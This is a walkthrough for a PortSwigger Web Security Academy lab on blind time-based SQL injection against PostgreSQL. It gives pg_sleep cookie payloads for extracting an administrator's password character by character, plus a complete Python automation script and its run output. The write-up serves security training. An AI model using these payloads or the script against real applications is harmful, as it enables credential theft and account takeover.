PortSwigger
Steps

” The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information. ”
Step 1: Capture the Request
- Access the lab URL
- Open Burp Suite and turn Intercept ON
- Reload the lab page
- Capture the
GET /request

Original Request:

Right-click → Send to Repeater
cookie: TrackingId=eRZThzjd3w8qabpG; session=UEurawzZ6FFLWx5ZD2HNNAShj5R4uTXQ

Check Request
Step 2: Verify Time Delay Works

Replace the TrackingId value with:
'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--
Cookie: TrackingId=8b9267vuB3XiB4UE'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--; session=Nf9sK3YpUcSdxYXFL7BwoaOIBeMF3vUJ
Click Send - response should take ~10 seconds
Step 3: Verify Administrator User Exists

Payload:
if have administrator useraccount request time delay 10sec
'%3BSELECT+CASE+WHEN+(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
Step 4: Find Password Length
Find the length of the password using the query; +AND+LENGTH(password) If the time delay is 5 seconds, then if the length of the password is greater than 1,
'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>1)+THEN+pg_sleep(5)+ELSE+pg_sleep(0)+END+FROM+users--
Delays? → length > 1
Test Delays? → length > 2
'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>2)+THEN+pg_sleep(5)+ELSE+pg_sleep(0)+END+FROM+users--
Keep increasing until NO delay occurs.
When it stops delaying (e.g., >20 delays, >21 does NOT delay), the password length = that number.
- Expected result: Password length = 20 characters
Step 5: Set Up Burp Intruder (Find Each Character)
Right-click on the request in Repeater → Send to Intruder (Ctrl+I)
+AND+SUBSTRING(password,$1$,1)='$a$'
'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,$1$,1)='$a$')+THEN+pg_sleep(5)+ELSE+pg_sleep(0)+END+FROM+users--
- Select the letter
aand first of SUBSTRING1between the§markers - Click “Add §”
Configure payloads
Go to Intruder > Payloads
- Payload type: Cluster bomb
- For
aClick “Add from list” → “a-z 0-9” - For
1Click “Add from list” again → “1-20”

- Then Click “Start attack”
Step 6: Read Results
In the attack results window:
- Look at the “Response received” column
- Find the row with the largest number (~10,000 ms)
- That payload = the correct character


Login as Administrator
- In the browser, click “My account”
- Username:
administrator - Password:
[the 20-character password you found] - Click Login
Verify Lab Solved
The lab should show “Solved” banner
Quick Reference Payload Template
TrackingId=YOURID'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,POSITION,1)='CHAR')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
Replace:
YOURID= your original TrackingId valuePOSITION= 1, 2, 3… up to 20CHAR= a-z or 0-9
Extra Tip:
If you using BurpSuite community edition, you must wait long time find the password, 760 chances checking , and take long time,
so we can use python script to automate the BurpSuite intruder role, you can use this script
import requests
import time
import sys

from string import ascii_lowercase, digits

LAB_URL = "https://0a4a00530306876b80a6302200170007.web-security-academy.net"
TRACKING_ID = "8b9267vuB3XiB4UE"
SESSION_COOKIE = "Nf9sK3YpUcSdxYXFL7BwoaOIBeMF3vUJ"
CHARACTERS = list(ascii_lowercase + digits)
DELAY_THRESHOLD = 5

def find_password_length(max_length=50):
    print("\n[+] Finding password length...")
    print("-" * 40)
    for length in range(1, max_length + 1):
        sql = f"'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>{length})+THEN+pg_sleep({DELAY_THRESHOLD})+ELSE+pg_sleep(0)+END+FROM+users--"

        tracking_id_full = TRACKING_ID + sql
        cookies = {
            'TrackingId': tracking_id_full,
            'session': SESSION_COOKIE
        }
        start_time = time.time()
        try:
            response = requests.get(LAB_URL, cookies=cookies, timeout=30)
            elapsed_time = time.time() - start_time
            if elapsed_time >= DELAY_THRESHOLD:
                print(f"  Length > {length:2d} = TRUE  ({elapsed_time:.2f}s)")
            else:
                print(f"  Length > {length:2d} = FALSE ({elapsed_time:.2f}s)")
                print(f"\n[+] Password length is: {length}")
                return length
        except Exception as e:
            print(f"  Error: {e}")
            continue
    return None

def test_character(position, character):
    sql = f"'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,{position},1)='{character}')+THEN+pg_sleep({DELAY_THRESHOLD})+ELSE+pg_sleep(0)+END+FROM+users--"

    tracking_id_full = TRACKING_ID + sql
    cookies = {
        'TrackingId': tracking_id_full,
        'session': SESSION_COOKIE
    }

    headers = {
        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36',
    }

    try:
        start_time = time.time()
        response = requests.get(LAB_URL, cookies=cookies, headers=headers, timeout=30)
        elapsed_time = time.time() - start_time
        return elapsed_time >= DELAY_THRESHOLD, elapsed_time
    except:
        return False, 0

def main():
    print("=" * 60)
    print("BLIND SQL INJECTION TIME-BASED ATTACK")
    print("=" * 60)
    password_length = find_password_length()
    if not password_length:
        print("[!] Failed to find password length")
        sys.exit(1)
    print(f"\n[+] Password length: {password_length}")
    print("[+] Extracting password...")
    print("-" * 40)
    password = ""

    for position in range(1, password_length + 1):
        print(f"[*] Position {position}/{password_length}", end=" ")
        for char in CHARACTERS:
            success, delay = test_character(position, char)
            if success:
                password += char
                print(f": FOUND '{char}' (delay: {delay:.2f}s)")
                print(f"    Password: {password}")
                break
        else:
            print(f": NOT FOUND")
            sys.exit(1)

    print("\n" + "=" * 60)
    print("COMPLETE!")
    print("=" * 60)
    print(f"Password: {password}")
    print(f"Login at: {LAB_URL}/login")
    print("Username: administrator")
    print(f"Password: {password}")
    print("=" * 60)


if __name__ == "__main__":
    main()
Result :
[Running] python -u "c:\Users\PASINDU\Desktop\practice\2.1 java\123.py"

============================================================
BLIND SQL INJECTION TIME-BASED ATTACK
============================================================

[+] Finding password length...
----------------------------------------

  Length >  1 = TRUE  (7.75s)
  Length >  2 = TRUE  (6.87s)
  Length >  3 = TRUE  (7.23s)
  Length >  4 = TRUE  (6.97s)
  Length >  5 = TRUE  (7.08s)
  Length >  6 = TRUE  (6.89s)
  Length >  7 = TRUE  (6.96s)
  Length >  8 = TRUE  (7.17s)
  Length >  9 = TRUE  (7.17s)
  Length > 10 = TRUE  (7.68s)
  Length > 11 = TRUE  (7.06s)
  Length > 12 = TRUE  (6.71s)
  Length > 13 = TRUE  (6.81s)
  Length > 14 = TRUE  (6.66s)
  Length > 15 = TRUE  (7.07s)
  Length > 16 = TRUE  (6.96s)
  Length > 17 = TRUE  (6.96s)
  Length > 18 = TRUE  (7.07s)
  Length > 19 = TRUE  (6.96s)
  Length > 20 = FALSE (1.91s)

[+] Password length is: 20

[+] Password length: 20
[+] Extracting password...
----------------------------------------
[*] Position 1/20 : FOUND 'f' (delay: 6.86s)
    Password: f
[*] Position 2/20 : FOUND 'v' (delay: 6.58s)
    Password: fv
[*] Position 3/20 : FOUND 'i' (delay: 6.91s)
    Password: fvi
[*] Position 4/20 : FOUND 'g' (delay: 6.48s)
    Password: fvig
[*] Position 5/20 : FOUND '2' (delay: 6.58s)
    Password: fvig2
[*] Position 6/20 : FOUND 'k' (delay: 6.61s)
    Password: fvig2k
[*] Position 7/20 : FOUND '4' (delay: 6.55s)
    Password: fvig2k4
[*] Position 8/20
.............................................
Solved